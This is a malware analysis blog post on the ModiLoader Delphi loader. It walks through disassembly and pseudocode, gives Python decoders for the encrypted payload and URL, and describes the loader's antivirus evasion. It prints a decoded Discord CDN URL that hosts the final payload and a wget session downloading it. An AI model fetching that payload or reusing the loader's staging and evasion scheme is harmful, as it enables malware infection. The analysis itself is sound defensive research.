[RE016] Malware Analysis: ModiLoader

blog.vincss.net/re016-malware-analysis-modiloader/

11/09/2020

1. Introduction


Recently, I have been investigating a malware loader which is **ModiLoader**. This loader is delivered through the Malspam services to lure end users to execute malicious code. Similar to other loaders, **ModiLoader** also has multi stages to download the final payload which is responsible for stealing the victim's information. After digged into some samples, I realized that this loader is quite simple and didn't apply anti-analysis techniques like **Anti-Debug**, **Anti-VM** that we have seen in **GuLoader/CloudEyE** samples (1;2). Instead, for avoiding antivirus detection, this loader uses digital signatures, decrypts payloads, Url, the inject code function at runtime and executes the payload directly from memory.


Currently, according to my observation, there are not many analysis documents about this loader in the world as well as in Vietnam. So, in this post, I will cover techniques are used by this loader as well as apply new released tool from FireEye is capa that helps to quickly find the loader's main code. During the analysis, I also try to simulate the malicious code in python script for automatic extracting and decoding payload, Url.


2. About the sample

SHA256: 9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c

Results from PE Scanner tools show that this loader is written in **Delphi**, using **Digital Signatures** to bypass the AV programs running on the client:







3. Technical analysis

3.1. First stage analysis


At the first stage, the loader (*considered as the first payload*) performs the task of extracting data, decoding the second payload (*this payload can be **dll** or **exe***), and executing the payload from memory.


By using IDA, at the end of the automated analysis, IDA has identified up to **5,385** functions:

Code block at **start()** function of loader:


```
                public start
start           proc near
                push    ebp
                mov     ebp, esp
                add     esp, 0FFFFFFF0h
                mov     eax, offset dword_49B38C
                call    Sysinit::__linkproc__ InitExe(void *)
                mov     eax, ds:off_49D574
                mov     eax, [eax]
                call    sub_467400
                mov     ecx, ds:off_49D700
                mov     eax, ds:off_49D574
                mov     eax, [eax]
                mov     edx, off_499F64
                call    Forms::TApplication::CreateForm(System::TMetaClass *,void *)
                mov     eax, ds:off_49D574
                mov     eax, [eax]
                mov     byte ptr [eax+5Bh], 0
                mov     eax, ds:off_49D574
                mov     eax, [eax] ; this
                call    Forms::TApplication::Run(void)
                call    System::__linkproc__ Halt0(void)
start           endp
```

Although, much more functions were identified as above, most of them are Windows APIs as well as Delphi's library functions, so that finding out the main code related to decoding the second payload will take a long time. With the help of capa, I quickly found the code related to executing the second payload and then traced back to the code that responsible for decoding this payload.






The entire code at **sub_498CDC()** function is responsible for parsing the payload, mapping into the memory and executing it. Code in this function before and after applying the relevant struct:




Trace back will reach **sub_4994EC()**, this function performs tasks:


Reads all data from the resource named “**T__7412N15D**” into memory.



Finds “**OPPO**” string in resource binary data to retrieve the encrypted payload.




- Performs decoding to get the second payload. The key used in decoding process is a numeric value.
- Searches string in the second payload and replace it with the encoded URL string.



In the picture above, the decryption key is an integer converted from the string. In this sample, key value is **0x30**. The code is responsible for decoding the payload as shown below:

```
        mov     eax, [ebp+ptr_encoded_payload] ; eax = &ptr_encoded_payload
        mov     bl, [eax+edi-1]         ; bl = *ptr_encoded_payload[i-1]
        xor     eax, eax                ; eax = 0
        mov     al, bl                  ; al = bl
        and     eax, 1                  ; al &= 0x1 —> al = bl & 0x1
        test    eax, eax
        jnz     short al_not_equal_zero ; if al ≠ 0 then jump


al_equal_zero:
        lea     eax, [ebp+var_14]
        xor     edx, edx                ; edx = 0
        mov     dl, bl                  ; dl = bl
        sub     edx, [ebp+val_0x30]     ; edx = (edx-0x30) & 0xFF
        call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

        mov     edx, [ebp+var_14]
        lea     eax, [ebp+var_10]
        call    System::__linkproc__ LStrCat(void)

        jmp     short update_counter

; ---------------------------------------------------------------------------

al_not_equal_zero:                      ; CODE XREF: f_decode_payload+68↑j
        lea     eax, [ebp+var_18]
        xor     edx, edx                ; edx = 0
        mov     dl, bl                  ; dl = bl
        add     edx, [ebp+val_0x30]     ; edx = (edx + 0x30) & 0xFF
        call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

        mov     edx, [ebp+var_18]
        lea     eax, [ebp+var_10]
        call    System::__linkproc__ LStrCat(void)
```


An implementation of this decoding operation can be written in Python as the below image:



```
"""
This function decrypts encoded payload
"""
def decrypt_payload(enc_payload):
    decoded_payload = ""
    for data in enc_payload:
        enc = data
        if (ord(enc) & 0x1):
            dec = (ord(enc) + 0x30) & 0xFF
        else:
            dec =  (ord(enc) - 0x30) & 0xFF

        decoded_payload += struct.pack("B", dec)[0]

    return decoded_payload
```


Once the payload has been decoded, the loader will search for the placeholder in the decoded payload and replace the **168** “z” characters with the encoded URL string. Finally, once the payload is ready for execution, it calls **sub_498CDC()** for executing the payload.

And from beginning until now, the above entire technical analysis can be done with a python script to obtain the second payload.



3.2. Second stage analysis

Check the payload retrieved in the above step, it is also written in Delphi:



With the similar method, I found **sub_45BE08()** which is responsible for allocating the region of memory, map the final payload after decoded into this region, and then execute it.

By tracing back, I found the code that starts at **TForm1_Timer1Timer** (*recognized by IDA by signature*) at the address is **0x45CC10**. Before calling **f_main_loader()** at address is **0x45C26C**, the code from here is responsible for decoding Url and checking the Internet connection by trying to connect to the decoded Url is **https://www.microsoft.com**.

Decoding algorithm at **f_decode_char_and_concat_str()** function is as simple as follows: **dec_char = (enc_char >> 4) | (0x10 * enc_char);**

```
f_decode_char_and_concat_str(&str___23[1]._top, 0, &a3);   // m
f_decode_char_and_concat_str(&str___24[1]._top, a3, &a2a);// o
f_decode_char_and_concat_str(&str_6[1]._top, a2a, &v10);   // c
f_decode_char_and_concat_str(&str___25[1]._top, v10, &v11);//  .
f_decode_char_and_concat_str(&str_G_0[1]._top, v11, &v12);
f_decode_char_and_concat_str(&str_f[1]._top, v12, &v13);
f_decode_char_and_concat_str(&str___24[1]._top, v13, &v14);
f_decode_char_and_concat_str(&str_7_0[1]._top, v14, &v15);
f_decode_char_and_concat_str(&str___24[1]._top, v15, &v16);
f_decode_char_and_concat_str(&str___26[1]._top, v16, &v17);
f_decode_char_and_concat_str(&str_6[1]._top, v17, &v18);
f_decode_char_and_concat_str(&str___27[1]._top, v18, &v19);
f_decode_char_and_concat_str(&str___23[1]._top, v19, &v20);
f_decode_char_and_concat_str(&str___25[1]._top, v20, &v21);
f_decode_char_and_concat_str(&str_w[1]._top, v21, &v22);
f_decode_char_and_concat_str(&str_w[1]._top, v22, &v23);
f_decode_char_and_concat_str(&str_w[1]._top, v23, &v24);
f_decode_char_and_concat_str(&str___28[1]._top, v24, &v25);
f_decode_char_and_concat_str(&str___28[1]._top, v25, &v26);
f_decode_char_and_concat_str(&str___29[1]._top, v26, &v27);
f_decode_char_and_concat_str(&str_7_0[1]._top, v27, &v28);
f_decode_char_and_concat_str(&str___30[1]._top, v28, &v29);
f_decode_char_and_concat_str(&str_G_0[1]._top, v29, &v30);
f_decode_char_and_concat_str(&str_G_0[1]._top, v30, &v31);
f_decode_char_and_concat_str(&str___31[1]._top, v31, &szUrl);
lpszUrl = System::__linkproc__ LStrToPChar(szUrl);          // https://www.microsoft.com
if ( InternetCheckConnectionA(lpszUrl, FLAG_ICC_FORCE_CONNECTION, 0) )
{
  Menus::TMenu::SetOwnerDraw(*(a1 + 0x300), 0);
  f_main_loader(a2);
}
```

At **f_main_loader()**, it also uses the same above function to decode and get the string is **"Yes"**. This string is later used as **xor_Key** for decoding the Url to download the last payload (*The encrypted Url is the string in the replacement step that was described above*) as well as decoding the downloaded payload. **f_decode_url_and_payload(void *enc_buf, LPSTR szKey, void *dec_buf)** function takes three parameters:

- The first parameter is **enc_buf**, used for store the encoded data.
- The second parameter is **szKey**. It is the **"Yes"** string used to decode the data.
- The third parameter is **dec_buf,** used for store the decoded data.

Diving into this decoding function, you will realize that it will loop through all data, each iteration takes 2 bytes, convert the string to an integer, then **xor** with the character extracted from the decryption key. Once decrypted, the byte is then concatenated to the third argument, which is the output buffer.

```
len_enc_data = Variants::StrLen(szenc_Buf) / 2 - 1;
if ( len_enc_data >= 0 )
{
  len_enc_data_plus_1 = len_enc_data + 1;
  counter = 0;
  do
  {
    System::__linkproc__ LStrCopy(szenc_Buf, 2 * counter + 1, 2, &two_bytes_copied);// copy 2 bytes form enc_data (ex: "31")
    System::__linkproc__ LStrCat3(&sz_concated_str, &sz_dollar_chr[1]._top, two_bytes_copied);// add the $ character to the beginning (ex: "$31")
    int_converted_val = Sysutils::StrToIntDef(sz_concated_str, 0x20, v6);// convert string to integer value (ex: 0x31)
    if ( Variants::StrLen(ptr_xorKey) > 0 )
    {
      key_idx = counter % Variants::StrLen(ptr_xorKey) + 1;
      decoded_char = ptr_xorKey;
      LOBYTE(decoded_char) = int_converted_val ^ ptr_xorKey[key_idx - 1];
      int_converted_val = decoded_char;
    }
    System::__linkproc__ LStrFromChar(&v14, int_converted_val);
    System::__linkproc__ LStrCat(ptr_dec_buf, v14);
    ++counter;
    --len_enc_data_plus_1;
  }
  while ( len_enc_data_plus_1 );
}
```

This entire decoding function is rewritten in python as follows:

```
key = "Yes"

"""
This function decodes URL and downloaded data
"""
def url_payload_decoder(data, key):
    decoded_data = ""
    data = [int(data[i:i+2], 16) for i in range(0, len(data), 2)]

    for i in range(0, len(data)):
        current_byte = data[i]
        key_byte = ord(key[i % len(key)])
        decoded_data += chr(current_byte ^ key_byte)

    return decoded_data
```

Back to the **f_main_loader()**, first it will decode the Url for retrieving the last payload:

```
f_decode_char_and_concat_str2(&str_7[1], 0, &v45);      // s
f_decode_char_and_concat_str2(&str_V[1], v45, &v46);    // e
f_decode_char_and_concat_str2(&str___15[1], v46, &szKey_Yes);// Y
// https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
f_decode_url_and_payload(
  &str_3111072916497 64a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c504768564b68544b7652476152 47605c436a5445605
  szKey_Yes,
  &szdecoded_Url);
```


Perform decoding using the python code above, I obtain the Url as below image:

```
In [29]: key = "Yes"

In [30]: encoded_url =
"311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c5
04768564b68544b7652476152 47605c436a5445605 44a6b55436e4a252e0b072e1612"

In [31]: decoded_url = url_payload_decoder(encoded_url, key)

In [32]: decoded_url
Out[32]: 'https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa'
```


Next, it uses the **WinHTTP WinHttpRequest COM** object for downloading the encrypted payload from the above Url. Instead of using Internet APIs functions from **Wininet** library as in some other samples, the change to using COM object might be aimed at avoiding detection by AV programs.

```
f_decode_char_and_concat_str2(&str_u[1], v44, &str_WinHttpWinHttpRequest51);// WinHttp.WinHttpRequest.5.1
f_decode_char_and_concat_str2(&str_E[1], 0, &v18);
f_decode_char_and_concat_str2(&str_T[1], v18, &v19);
f_decode_char_and_concat_str2(&str_t[1], v19, szGET);   // GET method
Comobj::CreateOleObject(str_WinHttpWinHttpRequest51, &v17);
Variants::__linkproc__ VarFromDisp(&pvarg, v17, v2);
Variants::__linkproc__ DispInvoke(v3, a1, 0, &pvarg.vt, dword_45C8B8, szGET);
Variants::__linkproc__ DispInvoke(v4, a1, 0, &pvarg.vt, dword_45C8C4, v9);
Variants::__linkproc__ DispInvoke(v5, a1, &v16, &pvarg.vt, dword_45C8CC, v9);
Variants::__linkproc__ VarToLStr(&ptr_new_enc_payload, &v16, v6);
```

Here, I use **wget** to download the payload. The payload's content is stored in hex strings similar to the encoded above Url.




```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>wget https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
--2020-08-31 00:28:03--  https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
Resolving cdn.discordapp.com (cdn.discordapp.com)... 162.159.129.233, 162.159.130.233, 162.159.133.233, ...
Connecting to cdn.discordapp.com (cdn.discordapp.com)|162.159.129.233|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 636928 (622K) [application/octet-stream]
Saving to: 'Vwntwsa'

Vwntwsa                 100%[=============================================>] 622.00K  --.-KB/s    in 0.1s

2020-08-31 00:28:03 (5.32 MB/s) - 'Vwntwsa' saved [636928/636928]
```




```
Vwntwsa
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  31 32 64 31 32 33 35 33 65 31 64 33 63 32 64 31  12d12353e1d3c2d1
00000010  37 33 34 32 39 30 62 32 64 33 65 31 64 33 63 32  734290b2d3e1d3c2
00000020  64 31 37 33 34 32 39 30 34 33 62 32 30 31 37 33  d173429043b20173
00000030  31 32 38 31 33 32 64 33 31 30 34 33 62 32 30 31  128132d31043b201
00000040  37 33 31 32 38 31 33 32 32 32 37 31 61 33 31 32  731281322271a312
00000050  64 31 32 33 35 33 31 30 62 32 32 32 37 31 61 33  d1235310b22271a3
00000060  31 32 64 31 32 33 35 33 65 31 64 33 63 32 64 31  12d12353e1d3c2d1
00000070  37 33 34 32 39 30 62 32 64 33 65 31 64 33 63 32  734290b2d3e1d3c2
00000080  64 31 37 33 34 32 39 30 34 33 62 32 30 31 37 33  d173429043b20173
00000090  31 32 38 31 33 32 64 33 31 30 34 33 62 32 30 31  128132d31043b201
```

Payload data will be reversed and decoded by the same **f_decode_url_and_payload** function with the same decoding key is **"Yes"**. Once decrypted, the sample will allocate a region of memory, map the payload into that region, and then execute it.



```
f_decode_char_and_concat_str2(&str_7[1], 0, &v13);
f_decode_char_and_concat_str2(&str_V[1], v13, &v14);
f_decode_char_and_concat_str2(&str___15[1], v14, &v15);
szKey_Yes_2 = v15;
Dbclient::TCustomClientDataSet::GetGroupState(ptr_new_enc_payload, &ptr_reverse_enc_payload);// reverse payload data
f_decode_url_and_payload(ptr_reverse_enc_payload, szKey_Yes_2, ptr_decoded_payload);
decoded_final_payload = j_unknown_libname_63_0(ptr_decoded_payload);
f_execute_payload(decoded_final_payload);
ExitProcess_0(0);
```

